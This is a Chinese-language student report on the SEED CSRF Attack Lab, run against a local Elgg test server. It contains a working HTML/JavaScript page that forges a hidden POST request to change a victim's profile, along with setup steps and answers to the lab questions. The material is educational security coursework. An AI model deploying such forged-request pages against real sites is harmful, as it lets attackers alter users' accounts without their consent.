网络空间安全实验基础实验报告

姓名：韩永欣　学号：57119107

1. 实验内容

Cross-Site Request Forgery (CSRF) Attack Lab

2. 实验过程

Lab tasks: attacks

Task1

修改文件 `sudo vim /etc/hosts`

修改后：

```
# For CSRF Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

然后

dcbuild

dcup

打开浏览器，访问 www.seed-server.com，登录 samy 的账号

利用 HTTP Header Live 查看 HTTP 请求，如图

Task 2


登录 samy 的账号，查看 Alice 的主页

Alice 为 56


查看自己的 id

Samy 为 59

点击自己的主页，在 Edit profile 里添加



Alice 登录账号，点击 members，点击 samy，发现已经添加好友



Task3

登录 samy 的账号，修改 profile 发现 HTTP 请求为


即 POST 请求

Referer: http://www.seed-server.com/profile/samy/edit


编辑 editprofile.html

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
```

Samy 修改自己的 profile



Alice 登录自己的账号，点击了 samy 主页的链接，然后自己的 profile 出现



- **Question 1**: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

在 task1 中，登录自己的账号，点击 alice 的主页，查看 HTTP 请求就可以得到 Alice 的 id

- **Question 2:** If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

不可以，因为 CSRF 攻击需要知道对方的 id，如果不知道是谁访问主页，则无法展开攻击。